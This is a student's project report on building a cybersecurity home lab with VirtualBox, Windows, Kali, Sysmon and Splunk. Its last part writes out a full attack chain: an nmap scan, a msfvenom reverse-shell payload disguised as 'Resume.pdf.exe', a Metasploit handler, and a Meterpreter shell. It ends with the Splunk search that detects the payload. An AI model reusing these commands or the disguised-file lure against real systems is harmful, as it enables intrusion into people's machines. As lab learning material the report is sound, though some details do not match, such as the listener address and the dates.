

Project Report

Building a Basic Cybersecurity Home Lab

1. Introduction

A cybersecurity home lab is a personal, isolated environment — typically built from virtual machines — used to practice offensive and defensive security skills without risk to real systems or networks. This report documents a hands-on project based on MyDFIR's three-part YouTube series, "Cybersecurity Tip: Build A Basic Home Lab," which walks through setting up a minimal but practical lab consisting of a Windows victim machine and a Kali Linux attacker machine, then layering in log collection and monitoring with Splunk.

The purpose of this project is to build genuine, resume-worthy hands-on experience: installing and configuring a hypervisor, provisioning virtual machines, wiring up basic networking between them, and standing up a SIEM (Security Information and Event Management) pipeline to observe activity generated on the Windows VM. This mirrors real entry-level SOC (Security Operations Center) workflows.

2. Project Objectives

- Install and configure a Type-2 hypervisor (VirtualBox) to host virtual machines.
- Provision a Windows VM and a Kali Linux VM as the two core lab machines.
- Understand basic considerations for isolating a home lab from the host network.
- Configure log forwarding from Windows (via Sysmon and a Splunk universal/forwarder-style setup) into Splunk.
- Build a working Splunk dashboard/search to view collected telemetry.
- Document the build process with screenshots to create a portfolio-ready record.

Part 1: Cybersecurity Tip: Build A Basic Home Lab

Overview

This topic lays the foundation for the entire home lab. It explains what a home lab is and why it matters for breaking into cybersecurity, then walks through installing Oracle VirtualBox as the hypervisor, downloading and configuring a Windows virtual machine, and downloading and configuring a Kali Linux virtual machine. It closes with practical warnings about safe usage (e.g. keeping lab traffic isolated from production/home networks).

Learning Objectives

- Explain the purpose and value of a cybersecurity home lab.
- Install VirtualBox as a Type-2 hypervisor on the host machine.
- Provision a Windows virtual machine to act as the 'victim'/target host.
- Provision a Kali Linux virtual machine to act as the 'attacker' host.
- Understand safety precautions before running lab exercises.

Tools & Technologies Used


- Download and install Oracle VirtualBox, including the required Visual C++ Redistributable dependencies.
- Download a Windows ISO image and create a new VM in VirtualBox, allocating CPU, RAM, and disk resources.
- Install Windows inside the VM and complete first-boot setup.
- Download the Kali Linux VM image/ISO and create a second VM in VirtualBox.
- Boot and configure Kali Linux inside its VM.
- Review 'things to be aware of' — safety and isolation considerations before using the lab for attack/defense practice.

Step-by-Step Summary

1. Oracle VirtualBox (hypervisor)
2. Windows ISO (target/victim VM)
3. Kali Linux (attacker VM)
4. Microsoft Visual C++ Redistributable (VirtualBox dependency)

Key Takeaways

- A basic home lab only needs a hypervisor plus two VMs to get started — Windows as the target, Kali as the attacker.
- VirtualBox is a free, open-source hypervisor that is beginner-friendly and works across host operating systems.
- Being deliberate about isolation from the start avoids accidentally exposing lab traffic to a real network.



Kali and Windows both installed on VM

Network Options	Access To Internet	Use Case
NAT	Yes	Test Tools
NAT Network	Yes	Test Tools
Bridged	Yes	Test Tools
Host-Only	No	Analyse Malware
Internal Network	No	Analyse Malware
Not Attached	No	Analyse Malware

Reference table comparing VirtualBox network modes (NAT, NAT Network, Bridged, Host-Only, Internal, Not Attached) by internet access and lab use case — used to choose an isolated mode for malware analysis vs. general tool testing

Part 2: Cybersecurity Tip: Build A Basic Home Lab

Overview

The second topic picks up after the two VMs exist and moves into making them work together as a lab: configuring the network settings between the Windows and Kali VMs (so they can communicate on an isolated internal/host-only network) and preparing the Windows machine to generate meaningful security telemetry. Based on the series' progression and other learners' documented walkthroughs of this same tutorial, this stage typically includes installing Sysmon (System Monitor) on the Windows VM to log detailed process, network, and file activity, and setting a baseline before log forwarding is introduced in Part 3.

Learning Objectives

- Configure VirtualBox networking (e.g. host-only or internal network) so the Kali and Windows VMs can reach each other.
- Verify connectivity between the attacker and victim VMs.
- Install and configure Sysmon on the Windows VM to generate rich event telemetry.
- Understand what Sysmon logs (process creation, network connections, file/registry changes) and why it matters for detection.
- Prepare the environment for the SIEM/Splunk integration covered in Part 3.

Tools & Technologies Used


- Adjust each VM's network adapter settings in VirtualBox to place them on the same isolated virtual network.
- Confirm the VMs can communicate (e.g. ping between Windows and Kali) without exposing traffic to the host's real network.
- Download and install Sysmon on the Windows VM using a configuration file tuned for security-relevant events.
- Verify Sysmon events are appearing in Windows Event Viewer under Microsoft-Windows-Sysmon/Operational.
- Review the types of activity Sysmon captures that will later be forwarded into Splunk.

Step-by-Step Summary

1. VirtualBox network adapter settings (Host-only / Internal Network)
2. Sysmon (Microsoft Sysinternals)
3. Windows Event Viewer (to confirm Sysmon events are logging)
4. Kali Linux command-line tools (e.g. ping) for connectivity testing

Key Takeaways

- Correct VM networking is what turns two standalone machines into an actual 'lab' where attacker and defender can interact.
- Sysmon dramatically increases the visibility of Windows activity compared to default Event Viewer logging.
- Getting logging in place before running any attacks means every subsequent action can be observed and analysed.



VirtualBox network adapter configuration for both VMs

```

C:\Windows\system32>ping 192.168.20.11

Pinging 192.168.20.11 with 32 bytes of data:
Reply from 192.168.20.11: bytes=32 time=1ms TTL=64
Reply from 192.168.20.11: bytes=32 time=2ms TTL=64
Reply from 192.168.20.11: bytes=32 time<1ms TTL=64
Reply from 192.168.20.11: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.20.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 2ms, Average = 1ms

```

Successful ping/connectivity test between Windows to Kali VM

```


(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.20.11 netmask 255.255.255.0 broadcast 192.168.20.255
    inet6 fe80::a095:de15:7311:bff prefixlen 64 scopeid 0<link>
    ether 08:00:27:8a:35:d2 txqueuelen 1000 (Ethernet)
    RX packets 17 bytes 1646 (1.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25 bytes 2918 (2.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
# ping 192.168.20.10
PING 192.168.20.10 (192.168.20.10) 56(84) bytes of data.

```

*Un-Successful ping/connectivity test between Kali to Windows VM
due to Windows firewall*



Windows Services showing Sysmon64 in running state

Part 3: Cybersecurity Tip: Build A Basic Home Lab

Overview

The final topic briefly recaps/revisits the Kali and Windows VM setup before introducing Splunk — installing it, configuring an inputs.conf file to ingest the Sysmon logs generated on the Windows VM, and demonstrating how collected data appears and can be searched inside Splunk. This turns the lab from a pair of isolated VMs into a working mini-SOC environment where activity can be centrally observed.

Learning Objectives

- Recap and confirm the Kali and Windows VM configurations from Parts 1–2.
- Install Splunk (or Splunk Universal Forwarder concepts) to centralize log collection.
- Configure an inputs.conf file so Windows/Sysmon logs are forwarded into Splunk.
- Search and view forwarded events inside the Splunk interface.
- Understand how this pipeline mirrors a simplified real-world SOC log pipeline.

Tools & Technologies Used


- Revisit and confirm the Kali Linux VM is functioning as expected.
- Revisit and confirm the Windows VM and its Sysmon logging are functioning as expected.
- Install Splunk on the Windows VM (or a dedicated logging host, per the video's approach).
- Apply the provided inputs.conf file so Sysmon event logs are ingested by Splunk.
- Open the Splunk search interface and confirm Sysmon events are arriving as expected.
- Run a basic search/dashboard view to demonstrate the pipeline is working end-to-end.

Step-by-Step Summary

1. Splunk (SIEM platform)
2. inputs.conf configuration file (provided by MyDFIR)
3. Sysmon Event IDs reference (Black Hills Information Security)
4. Windows VM (log source) and Kali VM (recap/demo)

Key Takeaways

- Splunk's inputs.conf is the key file that tells it which Windows event logs to ingest.
- Seeing Sysmon events flow into Splunk validates the entire lab pipeline built across all three videos.
- This basic Windows + Kali + Splunk pipeline is a common, recognized starting point for many follow-on SOC/DFIR projects



Splunk interface after installation (Windows)

```
W nEventLog: //Microsoft-Windows-Sysmon/Operational — index = endpoint
W nEventLog: //Microsoft-Windows-Windows Defender/Operational — index =
endpoint
W nEventLog: //Microsoft-Windows-PowerShell/Operational — index =
endpoint
W nEventLog: //Application — index = endpoint
W nEventLog: //Security — index = endpoint
W nEventLog: //System — index = endpoint
```

inputs.conf file contents applied on the Windows VM (Windows)

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.20.11/24 brd 192.168.20.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a095:de15:7311:bff/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

checking ip address of attacker machine (kali)

```

(kali@kali)-[~]
└─$ nmap -A 192.168.20.10 -Pn
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-17 01:03 -0400
Nmap scan report for 192.168.20.10
Host is up (0.00066s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5432/tcp   open  postgresql    PostgreSQL DB 9.6.0 or later
|_ssl-date: TLS randomness does not represent time
|_tls-alpn:
|_  postgresql
|_  ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
|_  Not valid before: 2026-07-17T04:03:54
|_  Not valid after: 2029-07-16T04:03:54
8000/tcp   open  http         Splunkd httpd
|_http-server-header: Splunkd
|_http-robots.txt: 1 disallowed entry
|_/
|_  http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_  Requested resource was http://192.168.20.10:8000/en-US/account/login?return_to=%2Fen-US%2F
8089/tcp   open  ssl/http     Splunkd httpd
|_http-server-header: Splunkd
|_ssl-date: TLS randomness does not represent time
|_http-title: splunkd
|_  ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
|_  Not valid before: 2026-07-17T04:03:54
|_  Not valid after: 2029-07-16T04:03:54
|_  http-robots.txt: 1 disallowed entry
|_/
MAC Address: 08:00:27:62:A6:D2 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 21H2
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_snb2-security-mode:
|_  3.1.1:
|_  Message signing enabled but not required
|_snb2-time:
|_  date: 2026-07-17T05:03:29
|_  start_date: N/A
|_nbstat: NetBIOS name: DEMOWN, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:62:a6:d2
(Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT ADDRESS
1 0.66 ms 192.168.20.10

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.36 seconds

```

Scanning the Target machine for the open ports (Kali)

Note: Windows Defender is turned off entirely

Using following metasploit command for getting the required windows payload

msfvenom -l payloads

```

(kali@kali)-[~]
└─$ msfvenom -l payloads

```


windows/x64/meterpreter_bind_tcp	Connect to victim and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/meterpreter_reverse_http	Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/meterpreter_reverse_https	Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/meterpreter_reverse_ipv6_tcp	Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/meterpreter_reverse_tcp	Connect back to attacker and spawn a Meterpreter shell. Requires Windows XP SP2 or newer.
windows/x64/pinject/bind_ipv6_tcp	Inject a custom native PE file into the exploited process using a reflective PE loader. The ref... the address of entry after performing image base relocation and API address resolution. This m... uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS call... loading might crash. Listen for an IPv6 connection (Windows x64)

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.20.11
set LPORT 4444
exploit
```

Running these commands in metasploit (Kali)


```
(kali@kali)-[~]
$ msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.20.10 lport=4444 -f exe -o Resume.pdf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 232006 bytes
Final size of exe file: 239104 bytes
Saved as: Resume.pdf.exe

(kali@kali)-[~]
$ file Resume.pdf.exe
Resume.pdf.exe: PE32+ executable for MS Windows 4.00 (GUI), x86-64, 5 sections
```

Generating resume.pdf.exe virus file using msfvenom

```
(kali@kali)-[~]
$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
192.168.20.10 - - [17/Jul/2026 01:57:28] "GET / HTTP/1.1" 200 -
192.168.20.10 - - [17/Jul/2026 01:57:28] code 404, message File not found
192.168.20.10 - - [17/Jul/2026 01:57:28] "GET /favicon.ico HTTP/1.1" 404 -
192.168.20.10 - - [17/Jul/2026 02:01:34] "GET /Downloads/ HTTP/1.1" 200 -
```

Starting server on port 9999 using python3 to share files to Windows PC on same network




Downloading resume.pdf.exe on windows 10 from kali linux

```
C:\Windows\system32>netstat -anob
```

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	808
RpcSs				
[svchost.exe]				
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
Can not obtain ownership information				
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	2936
CDPSvc				
[svchost.exe]				
TCP	0.0.0.0:5432	0.0.0.0:0	LISTENING	5440
TCP	192.168.20.10:51055	192.168.20.11:9999	ESTABLISHED	6036
[msedge.exe]				
TCP	192.168.20.10:51057	192.168.20.11:4444	ESTABLISHED	8848
[resume.pdf.exe]				
TCP	:::135	:::0	LISTENING	824
RpcSs				

Conforming the outbound connection Establishment to port 4444



Checking and verifying running status of resume.pdf.exe

```
view the full module info with the info, or info -u command.
```

```
msf exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 192.168.20.11:4444
```

```
[*] Sending stage (232006 bytes) to 192.168.20.10
```

```
[*] Meterpreter session 1 opened (192.168.20.11:4444 → 192.168.20.10:51057) at 2026-07-17 03:21:05 -0400
```

Running exploit command on msf multihandler for successfully establishing connections

```
meterpreter >  
meterpreter > shell  
Process 8540 created.  
Channel 2 created.  
Microsoft Windows [Version 10.0.19045.3803]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Users\vboxuser\Downloads>
```

meterpreter accessing windows 10 (kali → windows)

```
C:\Users\vboxuser>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Ethernet:  
  
    Connection-specific DNS Suffix  . : monash.edu  
    Link-local IPv6 Address . . . . . : fe80::7302:efc3:ba49:80d6%7  
    IPv4 Address. . . . . : 192.168.20.10  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . :  
  
C:\Users\vboxuser>
```

verification using ipconfig on meterpreter accessing windows

index=endpoi nt {4dd4e89b-ed45-6a59-ab2b-000000000d00} | table _ti me, ParentI mage, I mage, CommandLi ne

The screenshot shows the Sysmon event viewer interface with a search filter applied. The search criteria are: Index=endpoint {4dd4e89b-ed45-6a59-ab2b-000000000d00} | table _time, ParentImage, Image, CommandLine. The results table shows three events, all of which are 'Process Creation' events for the file 'C:\Users\vboxuser\Downloads\resume.pdf.exe'.

_time	ParentImage	Image	CommandLine
2025-07-17 18:32:20.340		C:\Users\vboxuser\Downloads\resume.pdf.exe	
2025-07-17 18:32:21.328	C:\Windows\explorer.exe	C:\Users\vboxuser\Downloads\resume.pdf.exe	"C:\Users\vboxuser\Downloads\resume.pdf.exe"
2025-07-17 18:32:41.768		C:\Users\vboxuser\Downloads\resume.pdf.exe	

After getting guid from resume.pdf.exe, and using It to search and identify the sysmon event of resume.pdf.exe

4. Overall Project Summary

The project progresses from nothing (no lab at all) to a functioning two-VM environment with centralized log visibility:

1. hypervisor and VM setup
2. networking the VMs together and instrumenting Windows with Sysmon
3. standing up Splunk to collect and search that telemetry. This structure — attacker machine, victim machine, and a SIEM in the middle — is a widely used starting template for further cybersecurity home lab projects such as detection engineering, purple-teaming exercises, and DFIR (Digital Forensics and Incident Response) practice.

5. Skills Demonstrated

- Hypervisor installation and virtual machine provisioning (VirtualBox)
- Basic virtual networking between isolated VMs
- Windows endpoint instrumentation using Sysmon
- SIEM setup and log ingestion configuration (Splunk, inputs.conf)
- Reading and searching security event data
- Technical documentation of a hands-on build process

6. References

- **MyDFIR (YouTube Channel)**
 - [Cybersecurity Tip: Build A Basic Home Lab \(1/3\)](#)
 - [Cybersecurity Tip: Build A Basic Home Lab \(2/3\)](#)
 - [Cybersecurity Tip: Build A Basic Home Lab \(3/3\)](#)